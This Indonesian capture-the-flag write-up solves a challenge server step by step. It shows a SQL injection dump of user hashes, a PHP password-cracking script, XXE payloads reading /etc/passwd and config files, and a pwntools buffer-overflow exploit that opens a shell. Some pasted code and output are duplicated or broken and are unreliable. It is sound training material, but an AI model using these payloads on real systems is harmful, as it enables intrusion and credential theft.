

# Write up 'Sorry we can't code any css syntax'

Halo akan membuat write up singkat dari challenge ini. Challenge ini dibuat oleh username telegram @ytyao  
Terima Kasih challengenya!

## Pertama

Diberika sebuah challenge pada Group Telegram, Surabaya Hacker Link (SHL) dengan format yang diberikan seperti ini

```
target      : 68.183.231.170
source if need : https://github.com/nikkoenggaliano/We-Bad-at-css
write you name maybe need root this server? Just do!
provided by @Ytyao
```

Saat ip tersebut dibuka pada browser. Hanya menampilkan text berikut

```
solver:
```

```
>>>
```

Hanya page untuk seseorang yang dapat menuliskan namanya pada server tersebut. Karena kita diberi sebuah source pada githubnya, Mari kita teliti.

## Vulnerability pada Source

Ditemuka beberapa Vulnerability pada source yang diberikan pada github itu. Kami petakan sebagai berikut.

### No CSRF token pada setiap form

Pada setiap form yang ada pada file `regis.php` dan `index.php` Tidak ada CSRF token, Jadi kita dapat melakukan post data secara otomatis jika memang diperlukan atau singkatnya kita bisa `curl` `POST` data untuk login maupun register.

## SQL Injection

Terdapat Possible SQLi pada file `dashboard.php`. Menurut saya SQLi ini sangat tricky karena struktur kodenya yang vuln seperti ini.

```
$query = "SELECT * from users WHERE username = '{$_SESSION['username']}'";
```

Variable Session username langsung di eksekusi sebagai query. Namun kita tidak bisa langsung mengontrol isi dari session username ini.

## Execution after redirect

Pada file `/admin/markdown.php` EAR yang kita dapat melakukan curl pada file tersebut dan mendapatkan source clientnya, Tapi kita tidak bisa melakukan eksploitasi dikarenakan pada file tersebut ternyata diberi CSRF token. Kode yang ngebug sebagai berikut

```
if(!isset($_SESSION['username'])){\n    header("location: index.php");\n    //exit;\n}
```

Kita seharusnya diredirect ke `index.php` jika tidak memiliki session username. Namun pada kode selanjutnya fungsi `exit;` dicommenting sehingga tidak berlaku.

## Credential File Expose

Pada `.gitignore` kita bisa melihat beberapa file dan folder tidak dicommit. Yang kita tahu adalah file `*.sql` ikut dimasukkan ke web, namun kita tidak mengetahui namanya jadi tidak bisa men-direct download. Dan ada folder `lib` yang selalu tidak diikut commitkan yang harusnya berisi file file penting.

# Exploitasi

---

Pada tahap ini kita akan coba mulai melakukan attacking pada target, Dan mulai mencocokkan pada isi dari setiap source kode yang diberikan.

## Reconnaissance

---

Karena kita diberikan sebuah ip host. Maka kita pertama harus mengetahui apa saja isi dari IP host ini. Oke kita akan melakukan scanning menggunakan `nmap`

## Scanning

Kita melakukan scanning menggunakan `nmap` dan beberapa tools lain jika `nmap` kurang memberi hasil.

Untuk nmap bisa kalian download di website resminya. [nmap.org](http://nmap.org)

```

>nmap -A 68.183.231.170
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-13 08:40 SE Asia Standard Time
Nmap scan report for 68.183.231.170
Host is up (0.015s latency).
Not shown: 994 closed ports
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:79:69:26:b5:c2:15:a9:1e:ea:61:61:e6:3c:83:24 (RSA)
|   256 15:d3:eb:d9:09:e5:c8:92:0e:ec:fa:a7:05:5e:2a:25 (ECDSA)
|_  256 6f:32:12:b2:15:5f:49:6f:00:85:eb:f7:45:e0:59:3d (ED25519)
25/tcp    filtered  smtp
80/tcp    open      http         Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
81/tcp    open      http         Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Login
82/tcp    open      http         Apache httpd 2.4.18 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Login>nmap -A 68.183.231.170
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-13 08:40 SE Asia Standard Time
Nmap scan report for 68.183.231.170
Host is up (0.015s latency).
Not shown: 994 closed ports
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:79:69:26:b5:c2:15:a9:1e:ea:61:61:e6:3c:83:24 (RSA)
|   256 15:d3:eb:d9:09:e5:c8:92:0e:ec:fa:a7:05:5e:2a:25 (ECDSA)
|_  256 6f:32:12:b2:15:5f:49:6f:00:85:eb:f7:45:e0:59:3d (ED25519)
25/tcp    filtered  smtp
80/tcp    open      http         Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
81/tcp    open      http         Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Login
82/tcp    open      http         Apache httpd 2.4.18 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Login

```

Ada beberapa port yang terbuka.

22 -> ssh

25 -> smtp


80 -> http

81 -> http

82 -> http

Ada 3 http terbuka. Yang 80 kita sudah pastikan adalah sebuah page berisi name solver.

81 dan 82 Sama sama memiliki http-title Login Mari kita lihat port 81



Username


Password

Login

[register here](#)

Pada port 81 jika disamakan dengan sourcenya ini adalah file index.php dan regis.php jika kita menekan register here.

Kita lihat port 82



Username

Password

Login

Pada login form tersebut tidak ada register here, bisa dipastikan ini adalah folder /admin

## Gaining Access

Pada port 81 kita diawal sudah memetakan terdapat SQLi jadi kita sekarang mencoba memanfaatkan bug ini. Di awal tadi SQLi terdapat pada session username, namun kita tidak bisa mengontrol sebuah session.

Pada file index.php session username di kontrol.

```
if(mysqli_num_rows($login) > 0) {  
    session_start();  
    $_SESSION['username'] = $_POST['username'];  
    header("location: dashboard.php");  
}
```

Jika session username diisi dari inputan kita jika memang ada di database. Identya berarti kita harus register. Basic testing kita akan register dengan `%27` dengan password 10 digit.



## Currently Maintenance

Hello, You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1

Yap benar seperti dugaan saya. Isi dari post data login kita akan langsung dirender, Error sql terlihat. Kita tinggal mendump isi dari databasenya. Namun kita TIDAK BISA menggunakan sqlmap.py :(

Skip skip susunan payloadnya adalah seperti ini.

```
'union select 1,concat(id,0x3a,username,0x3a,password),3 from users#
```

Pada saat login ada sebuah proteksi client side yang mana kita hanya bisa memasukkan max 20 karakter pada form username.

```
<input type="text" name="username"  
maxlength="100" required=""> event
```

Kita tinggal mengedit nya menjadi 100 dan leluasa kembali memasukkan payload yang panjang.

## Currently Maintenance

```
Hello, 1:admin:e11170b8cbd2d74102651cb967fa28e5
2:systemadm:e11170b8cbd2d74102651cb967fa28e5
5:123:f1b708bba17f1ce948dc979f4d7092bc
2560:Sanhok:+LVJRyyuWZcdeyGnWV0HYthYz7CgDTX6
2561:homedata:f1b708bba17f1ce948dc979f4d7092bc
2562:admin:e807f1fcf82d132f9bb018ca6738a19f
2563:A:e807f1fcf82d132f9bb018ca6738a19f
2564:' or 1=1#:16c52c6e8326c071da771e66dc6e9e57
2565:abc#:16c52c6e8326c071da771e66dc6e9e57
2566:order by 100#:16c52c6e8326c071da771e66dc6e9e57
2567:'order by 100#:16c52c6e8326c071da771e66dc6e9e57
2568:AAAAAAAAAA:16c52c6e8326c071da771e66dc6e9e57
2569:' or true#:948ae5d4f585731a8709424278872263
2570:;SELECT * from users:16c52c6e8326c071da771e66dc6e9e57
2571:or true#:16c52c6e8326c071da771e66dc6e9e57
2572:' order by 100#:16c52c6e8326c071da771e66dc6e9e57
2573:'GROUP BY 1#:16c52c6e8326c071da771e66dc6e9e57
2574:'GROUP BY 4#:16c52c6e8326c071da771e66dc6e9e57
2575:'GROUP BY 3#:16c52c6e8326c071da771e66dc6e9e57
2576:'order BY 3#:16c52c6e8326c071da771e66dc6e9e57
2577:'order BY 4#:16c52c6e8326c071da771e66dc6e9e57
2578:'union select 1#:16c52c6e8326c071da771e66dc6e9e57
2579:'union select 1,2,3#:16c52c6e8326c071da771e66dc6e9e57
```

lyap dan kita sudah bisa mendump isi dari databasenya. Mari kita melihat login form dari /admin/index.php

`$id = ((7^1)*10)+100>>1<<5;` Terdapat sebuah logic matematika seperti berikut. Mari kita lihat menghasilkan nilai berapa.

```
>>> ((7^1)*10)+100>>1<<5
2560
```

Dan pada file itu ternyata logiknya di delete dan hanya meninggalkan sebuah fungsi encryption. Namun yang penulis bisa pastikan adalah file itu sama dengan yang lain sama sama terfilter dari SQLi . Oke dengan id = 2560 yang di asumsikan adalah id milik admin kita tinggal mencari nya.

```
2560:Sanhok:+LVJRyyuWZcdeyGnWV0HYthYz7CgDTX6
```

Pada data itu id admin 2560 dan username Sanhok dan password yang terhash tidak dengan md5 seperti yang lain.

## Crack the password

Setelah mendapatkan password aneh di user Sanhok, lalu selanjutnya adalah gimana caranya kita dapet plain dari password tersebut. Karena penyedia soal lumayan baik dan ngasih source code, nah kalo kalian ngubek-ngubek repositorynya, kalian bakal nemu satu function di file [/admin/index.php]. Berikut isi function-nya

```
function encrypt($plain) {
    $now = str_split(time(), 2)[rand(0,4)];
    $rand = substr(md5(microtime()),rand(0,26),2);
    $raw = "\$_pass_" . $plain;

    $res = "";
    for($i=0; $i<strlen($raw); $i++) {
        $res .= dehex(ord($raw[$i]) ^ $now);
    }
    $enc_method = "AES-256-CBC";
    $enc_key = $rand;
    $enc_iv = str_repeat($rand,8);
    $enc_res = openssl_encrypt($res,$enc_method,$enc_key,0,$enc_iv);
    return $enc_res;
}
```

Rumit ? Ah gak juga sih sebenere. Oh iya, ngomong-ngomong bentuk passwordnya adalah `+LVJRyyuWZcdeyGnwV0HYthYz7CgDTX6`. Kalau dari potongan kode diatas, bentuk tersebut merupakan hasil dari `openssl_encrypt`. Mudeng ya ? Mudeng lanjut, mubeng turu. Mari breakdown satu-satu fungsi diatas,

## Bagian Pertama

Untuk yang bagian pertama, mari lihat 3 baris paling atas, dari variabel `$now` sampai variabel `$raw`

```
$now = str_split(time(), 2)[rand(0,4)];
$rand = substr(md5(microtime()),rand(0,26),2);
$raw = "\$_pass_" . $plain;
```

Disana ada 3 buah variabel `$now`, `$rand`, dan `$raw`. Variabel `$now` berisi 2 angka random yang diambil dari epoch-time waktu password digenerate

```
$ php artisan tinker
Psy Shell v0.9.9 (PHP 7.2.12 - cli) by Justin Hileman
>>> str_split(time(), 2)[rand(0,4)];
=> "65"
```

Paham, jadi kita sudah tau isi dari variabel `$now`. Selanjutnya adalah variabel `$rand`, sebenarnya isinya juga 2 karakter random yang diambil dari hasil `md5(microtime())`. Tapi bedanya di variabel ini, mengandung karakter hexadesimal yaitu `0-9a-f`

```
>>> substr(md5(microtime()),rand(0,26),2);
=> "f8"
```

Lanjut, terakhir adalah variabel `$raw` yang isinya adalah menambahkan awalan `$_pass_` sebelum password. Jadi misalnya password kita adalah `s3cr3tp4ss`, maka di variabel ini menjadi `$_pass_s3cr3tp4ss`. Lalu tujuannya menambahkan awalan untuk apa ? Sabar nanti dulu.

## Bagian Kedua

Sebenarnya tidak ada yang spesial disini, hanya ada sebuah perulangan, operasi XOR, dan konversi ke hexadecimal biasa

```
$res = "";
for($i=0; $i<strlen($raw); $i++) {
    $res .= dehex(ord($raw[$i]) ^ $now);
}
```

Bener kan, nggak ada yang spesial? Potongan kode diatas hanya mengulang isi dari password, lalu tiap karakter akan di-xor dengan isi dari variabel `$now` tadi, lalu hasilnya akan di-encode ke bentuk hexadecimal. Lalu semua hasilnya akan dimasukkan ke variabel `$res`. Jadi bentuk akhirnya adalah hexadecimal

```
>>> $now = str_split(time(), 2)[rand(0,4)];
=> "86"
>>> $rand = substr(md5(microtime()),rand(0,26),2);
=> "92"
>>> $raw = "$_pass_" . "sup3rs3cr3t";
=> "$_pass_sup3rs3cr3t"
>>> $res = "";
=> ""
>>> for($i=0; $i<strlen($raw); $i++) {
... $res .= dehex(ord($raw[$i]) ^ $now);
... }
>>> $res
=> "7292637252592523266524256535246522"
```

Kira-kira begitulah alur dari bagian kedua ini.

## Bagian Ketiga

Bagian ini juga simple, hanya ada proses enkripsi dengan menggunakan metode `AES-256-CBC`. Mungkin yang sedikit menarik disini adalah pembuatan dari `iv` yang ada di variabel `$enc_iv`

```
$enc_method = "AES-256-CBC";
$enc_key = $rand;
$enc_iv = str_repeat($rand,8);
$enc_res = openssl_encrypt($res,$enc_method,$enc_key,0,$enc_iv);
return $enc_res;
```

Pertama, di variabel `$enc_key` untuk key yang digunakan saat proses enkripsi diambil dari variabel `$rand` yang sudah dibahas pada bagian pertama. Selanjutnya pada variabel `$enc_iv` yang digunakan sebagai `iv` saat proses enkripsi didapatkan dari pengulangan `$enc_key` sebanyak 8 kali sehingga menjadi 16 karakter.

```
>>> $enc_key = $rand;
=> "92"
>>> $enc_iv = str_repeat($rand,8);
=> "9292929292929292"
```



Lalu setelah sudah didapatkan nilai dari `key` dan `iv`, akan dilakukan enkripsi dengan metode `AES-256-CBC`. Penjelasan function selesai, mari buat script sederhana untuk melakukan bruteforce terhadap nilai `$now` dan `$rand`. Awalnya saya ingin membuat 4 karakter random, supaya bruteforce-nya seru. Tapi lagi-lagi si pembuat soal memberikan keringanan dengan 2 karakter random saja :(

## Breaking the Password

Disini saya menggunakan script PHP sederhana untuk melakukan bruteforce nilai `$now` dan `$rand`. Pertama saya buat file `generate.php` untuk generate 2 karakter dari aa sampai 99

```
$charpool = "abcdef0123456789";
for($i=0; $i<strlen($charpool); $i++) {
    for($j=0; $j<strlen($charpool); $j++) {
        echo $charpool[$i] . $charpool[$j] . "\n";
    }
}
```

```
$ php generate.php > list.txt
$ cat list.txt
aa
ab
ac
ad
ae
-- snip --
95
96
97
98
99
```

Selesai dengan karakter random, lalu saya membuat file dengan nama `crack.php` dengan isi sebagai berikut

```
function decrypt($encrypted, $enc_key) {
    $enc_method = "AES-256-CBC";
    $enc_iv = str_repeat($enc_key,8);
    $out = openssl_decrypt($encrypted,$enc_method,$enc_key,0,$enc_iv);
    return $out;
}
function crack($encrypted) {
    // step 1
    $decrypted = "";
    $list = explode("\n",fread(fopen("list.txt","r"),filesize("list.txt")));
    foreach($list as $key) {
        $dec = decrypt($encrypted,$key);
        if(strlen($dec) > 0) {
            if ctype_print($dec) {
                $decrypted = $dec;
            }
        }
    }
}
```

```
// step 2
$fragment = str_split($decrypted,2);
for($i=0; $i<99; $i++) {
    $final = "";
    foreach($fragment as $anu) {
        $final .= chr(hexdec($anu) ^ $i);
    }
    if(substr($final,0,7) == "\$_pass_") {
        echo substr($final,7);
    }
}
}
crack("+LVJRyyuWZcdeyGnWV0HYthYz7CgDTX6HIpSujJSNvr/2JybBc6a0qj6J8E13sKF");
echo "\n";
```

Pada `step 1`, ada bruteforce key pada proses dekripsi dengan menggunakan list hasil file `generate.php` tadi. Apabila pada proses bruteforce ada strings yang `printable` maka akan masuk ke variabel `$decrypted`. Setelah mendapatkan hasil hexadecimal-nya, selanjutnya hexadecimal tersebut akan dipisah tiap 2 karakter. Hal ini bertujuan untuk mengembalikan bentuk dari hexadecimal ke decimal. Setelah dipisah tiap 2 karakter dan diconvert ke bentuk decimal, maka akan dilakukan bruteforce operasi XOR sebanyak 2 digit (dari 0 sampai 99). Nah, pada saat proses bruteforce nilai XOR ini, apabila ada indikasi string berupa `"$_pass_xxx"`, maka passwordnya adalah xxx. Mari coba jalankan script tersebut

```
$ php crack.php
AyoMudunPocinki
```

Ternyata ketemu passwordnya adalah `AyoMudunPocinki`

Kita coba login dan tara ~

Hear Yes or Yes

✳ MARKDOWN PARSE ✂ XML PARSE ✓ LOGOUT

## XSS for fun

Pada fitur markdown parse

# Markdown Parse

```
# Nepska _Markdown_
```

Submit Query

## Nepska *Markdown*

Inputan kita langsung dirender. Memungkinkan kita bisa menginputkan hal hal menarik seperti tag HTML dan javascript syntax.


# Markdown Parse

```
<h1>Nikko</h1>
```

Submit Query

## Nikko

Yeahhh! Kita coba melakukan basic xss payload. `<script>alert('Nikko')</script>`



Yeahhhh bisa. Tapi ya karena ini self xss jadi xss yang tertrigger di diri kita sendiri, Tidak bisa di exploitasi lebih jauh. :(

## XXE for Profit

Pada fitur XML parse kita diberikan sebuah XML dan langsung di parse bagian nya

### XML Parse

```
<creds>
<user>Nepska Username</user>
<pass>Your Password</pass>
</creds>
```

Submit Query

```
Nepska Username
```

Kita bisa mencoba basic payload XXE seperti ini.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY **xxe** SYSTEM **"file:///etc/passwd"** >]>
<creds>
  <user>**&xxe;**</user>
  <pass>mypass</pass>
</creds>
```

Woopssss Jadi :D

## XML Parse

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<creds>
  <user>&xxe;</user>
  <pass>mypass</pass>
</creds>
```

Submit Query

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Nah dari XXE ini kita bisa melakukan RCE namun dengan step yang sangat rumit, Maka pembuat soal mempermudah proses gain aksesnya, Namun tidak memberi tau mempermudahnya seperti apa :3

Mari kita rubah payload kita menjadi

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=index.php" >]>
<creds>
  <user>&xxe;</user>
  <pass>mypass</pass>
</creds>
```

Kita menggunakan wrapper PHP dengan mengconver isi dari index.php ke base64

## XML Parse

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "php://filter/convert.base64-
encode/resource=index.php" >]>
<creds>
  <user>&xxe;</user>
  <pass>mypass</pass>
</creds>
```

Submit Query

PD9waHAKJG1k1D0gKCg3XjEpKjEwKSsxMDA+PjE8PDU7CnNlc3  
Npb25fc3RhcnQoKTsKaW5jbHVkZSAnLi9saWlvZGIucGhwJzsK  
ICAvLyBmdW5jdGlvb1BlbmNyeXB0KCRwbGFpbikgewogICAgCi  
AgLy8gICAKbm93ID0gc3RyX3NwbG10KHRpbWUoKSwgMilbcmFu  
ZCgwLDQpXTsKICAvLyAgICRyYW5kID0gc3Vic3RyKG1kNShtaW  
Nyb3RpbWUoKSkscmFuZCgwLDI2KSwyKTsKICAvLyAgICRyYXcg  
PSAiXCRfcGFzc18iIC4gJHBsYWluOwogICAgCiAgLy8gICAKcm  
VzID0gIiI7CiAgLy8gICBmb3IoJGk9MDsgJGk8c3RybGVuKCRy  
YXcpOyAkaSerKSB7CiAgLy8gICAgICRyZXMGJj0gZGVjaGV4KQ  
9yZCgkcmF3WyrpXSkgXiAKbm93KTsKICAvLyAgIAH0KCiAgLy8g  
ICAKZW5jX21ldGhvZCA9ICJBRVmtMjU2LUNCQyI7CiAgLy8gIC

Hmm success.

```
<?php
$id = ((7^1)*10)+100>1<5;
session_start();
include './lib/db.php';
```

Hasi decodenya seperti itu dan hal yang menarik ada `./lib.db.php` mari kita dapatkan sourcenya.

# XML Parse

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "php://filter/convert.base64-
encode/resource=./lib/db.php" >]>
<creds>
  <user>&xxe;</user>
  <pass>mypass</pass>
</creds>
```

Submit Query

```
PD9waHAKaW5jbHVkZSAnY29uZmlnLnBocCc7CiRsaW5rID0gbmV3
IG15c3FsaSgkaG9zdCwkdXNlciwkcGFzcywkdGIpOwo/Pg==
```

```
<?php
include 'config.php';
$link = new mysqli($host,$user,$pass,$db);
?>
```

Hmmm di db.php masih menginclude config.php mari kita dapatkan config.php

# XML Parse

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "php://filter/convert.base64-
encode/resource=./lib/config.php" >]>
<creds>
  <user>&xxe;</user>
  <pass>mypass</pass>
</creds>
```

Submit Query

```
PD9waHAKJGhvc3QgPSAibG9jYWxob3N0IjsKJHVzZXIgaPSAicm9v
dCI7CiRwYXNzID0gIiI7CiRkYiA9ICJjaGFsbCI7CiNodHRwOi8v
NjguMTgzLjIzMS4xNzAvYmluYXJ5J5CiNuYyA2OC4xODMuMjMxLjE3
MCAxMzM1CgoKCj8+Cg==
```

```
<?php
$host = "localhost";
$user = "root";
$pass = "";
$db = "chall";
#http://68.183.231.170/binary
#nc 68.183.231.170 1335

?>
```

Nah disitu didapatkan ada sebuah info dari sang pembuat soal. Mungkin ini yang disebut lebih dipermudah.

## Pwn The Server

Pada tahanan ini kita sudah hampir mendapatkan akses kedalam servernya. Mari kita lanjutkan step-stepnya.

## Exploit Development

Pertama kita download binarynya.

```
wget http://68.183.231.170/binary && chmod +x binary
```



Mendapatkan info dari binarynya.

```
# file binary
binary: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked,
interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=7f08aacdce62a66a77070ac6f7d1bfdc453b67f0, not stripped
```

Binary itu adalah file 32 bit not striped. Mari kita coba jalankan.

```
./binary
Selamat datang selamat berbelanja
Mau beli apa kak?
Jajanan Jepang
Pesananan anda Jajanan Jepang
```

File tersebut meminta sebuah inputan, Dan memprint inputan kita dan exit.

## Debug for fun

Kita coba mendebug file tersebut.

```
# gdb -q ./binary
Reading symbols from ./binary...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY      : disabled
FORTIFY     : disabled
NX          : disabled
PIE         : disabled
RELRO       : Partial
gdb-peda$
```

Configuration filenya seperti itu. Tanpa proteksi apapun

```
gdb-peda$ info function
All defined functions:

Non-debugging symbols:
----snip----
0x0804851b  here
0x0804852e  main
----snip----
gdb-peda$
```

Disitu ada 2 fungsi utama yang didefine.

```

gdb-peda$ pdisas main
Dump of assembler code for function main:
0x0804852e <+0>:    push    ebp
0x0804852f <+1>:    mov     ebp,esp
0x08048531 <+3>:    sub     esp,0x40
0x08048534 <+6>:    mov     eax,ds:0x804a040
0x08048539 <+11>:   push    0x0
0x0804853b <+13>:   push    0x2
0x0804853d <+15>:   push    0x0
0x0804853f <+17>:   push    eax
0x08048540 <+18>:   call    0x8048400 <setvbuf@plt>
0x08048545 <+23>:   add     esp,0x10
0x08048548 <+26>:   mov     eax,ds:0x804a044
0x0804854d <+31>:   push    0x0
0x0804854f <+33>:   push    0x2
0x08048551 <+35>:   push    0x0
0x08048553 <+37>:   push    eax
0x08048554 <+38>:   call    0x8048400 <setvbuf@plt>
0x08048559 <+43>:   add     esp,0x10
0x0804855c <+46>:   push    0x8048620
0x08048561 <+51>:   call    0x80483d0 <puts@plt>
0x08048566 <+56>:   add     esp,0x4
0x08048569 <+59>:   push    0x8048642
0x0804856e <+64>:   call    0x80483d0 <puts@plt>
0x08048573 <+69>:   add     esp,0x4
0x08048576 <+72>:   lea     eax,[ebp-0x40]
0x08048579 <+75>:   push    eax
0x0804857a <+76>:   call    0x80483c0 <gets@plt>
0x0804857f <+81>:   add     esp,0x4
0x08048582 <+84>:   lea     eax,[ebp-0x40]
0x08048585 <+87>:   push    eax
0x08048586 <+88>:   push    0x8048654
0x0804858b <+93>:   call    0x80483b0 <printf@plt>
0x08048590 <+98>:   add     esp,0x8
0x08048593 <+101>:  mov     eax,0x0
0x08048598 <+106>:  leave
0x08048599 <+107>:  ret
End of assembler dump.
gdb-peda$

```

Inputan kita dialokasikan pada `ebp-0x40` dan inputan kita diterima oleh fungsi `gets` yang bisa dipastikan

BOF

```

gdb-peda$ pdisas here
Dump of assembler code for function here:
    0x0804851b <+0>:    push    ebp
    0x0804851c <+1>:    mov     ebp,esp
    0x0804851e <+3>:    push    0x804a04c
    0x08048523 <+8>:    call    0x80483e0 <system@plt>
    0x08048528 <+13>:   add     esp,0x4
    0x0804852b <+16>:   nop
    0x0804852c <+17>:   leave
    0x0804852d <+18>:   ret
End of assembler dump.

```

Pada fungsi `here` ada sebuah system yang mengeksekusi sebuah variable yang kosong.

Jika di representasikan mungkin seperti ini

```

char bla[100];

void here(){

system(bla);

}

int main(){

char x[ebp-0x40];

gets(x);

}

```

```

gdb-peda$ info variables
All defined variables:

Non-debugging symbols:
0x08048618  _fp_hw
0x0804861c  _IO_stdin_used
0x08048668  __GNU_EH_FRAME_HDR
0x08048778  __FRAME_END__
0x08049f08  __frame_dummy_init_array_entry
0x08049f08  __init_array_start
0x08049f0c  __do_global_dtors_aux_fini_array_entry
0x08049f0c  __init_array_end
0x08049f10  __JCR_END__
0x08049f10  __JCR_LIST__
0x08049f14  _DYNAMIC
0x0804a000  _GLOBAL_OFFSET_TABLE_
0x0804a024  __data_start

```

```

0x0804a024  data_start
0x0804a028  __dso_handle
0x0804a02c  __TMC_END__
0x0804a02c  __bss_start
0x0804a02c  _edata
0x0804a040  stdin
0x0804a040  stdin@@GLIBC_2.0
0x0804a044  stdout
0x0804a044  stdout@@GLIBC_2.0
0x0804a048  completed
0x0804a04c  shell
0x0804a058  _end
gdb-peda$

```

Ada sebuah global variable `shell` yang mungkin di eksekusi oleh fungsi system di [here](#)

## BOF for profit

Karena kita sudah bisa memetakan binary ini kita tinggal mengeksploitasinya. Pertama kita cari tau jarak antara `ebp-0x40` sampai `eip`

```

gdb-peda$ b*main+106
gdb-peda$ r
---snip---
gdb-peda$ distance $ebp-0x40 $ebp+4
From 0xfffffd628 to 0xfffffd66c: 68 bytes, 17 dwords
---snip---

```

Jarak antara inputan sampai menyentuh eip adalah 68 byte. Jadi jumlah junknya adalah 68.

```

# python -c "print('a')*68" | ./binary
Selamat datang selamat berbelanja
Mau beli apa kak?
Pesananan anda aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Segmentation fault (core dumped)

```

Okay.

## ROP and get the Shell

Ide dari exploit ini adalah

Junk sampai menyentuh eip -> mengisi eip dengan `gets` -> memanggil fungsi `here` -> mengisi variable `shell` dengan sesuatu.

Junk

alamat gets

alamat here

alamat shell

shell

Jadi `gets` akan mengisi `shell` dengan shell jadi kita tinggal mempush `/bin/sh` saat gets dicall.

## Final Payload

```
from pwn import *

#r = process("./binary")
r = remote("68.183.231.170", 1335)
payload = ""
payload += "A"*68
payload += p32(0x80483c0)
payload += p32(0x0804851b)
payload += p32(0x0804a04c)
r.sendline(payload)
r.sendline("/bin/sh\x00")
r.interactive()
```

## Shell and write solver name.

```
[+] Opening connection to 68.183.231.170 on port 1335: Done
[*] Switching to interactive mode
$ id
uid=1000(jhoni) gid=1000(jhoni) groups=1000(jhoni)
$ pwd
/home/jhoni
$ ls solver
binary    index.html  index.html.save
$ cd solver
$ pwd
/home/jhoni/solver
$ ls
binary    index.html  index.html.save
$ cat index.html
<html>
```

```
<body>  
<pre><code>solver:  
  
>>>  
</code></pre>  
$
```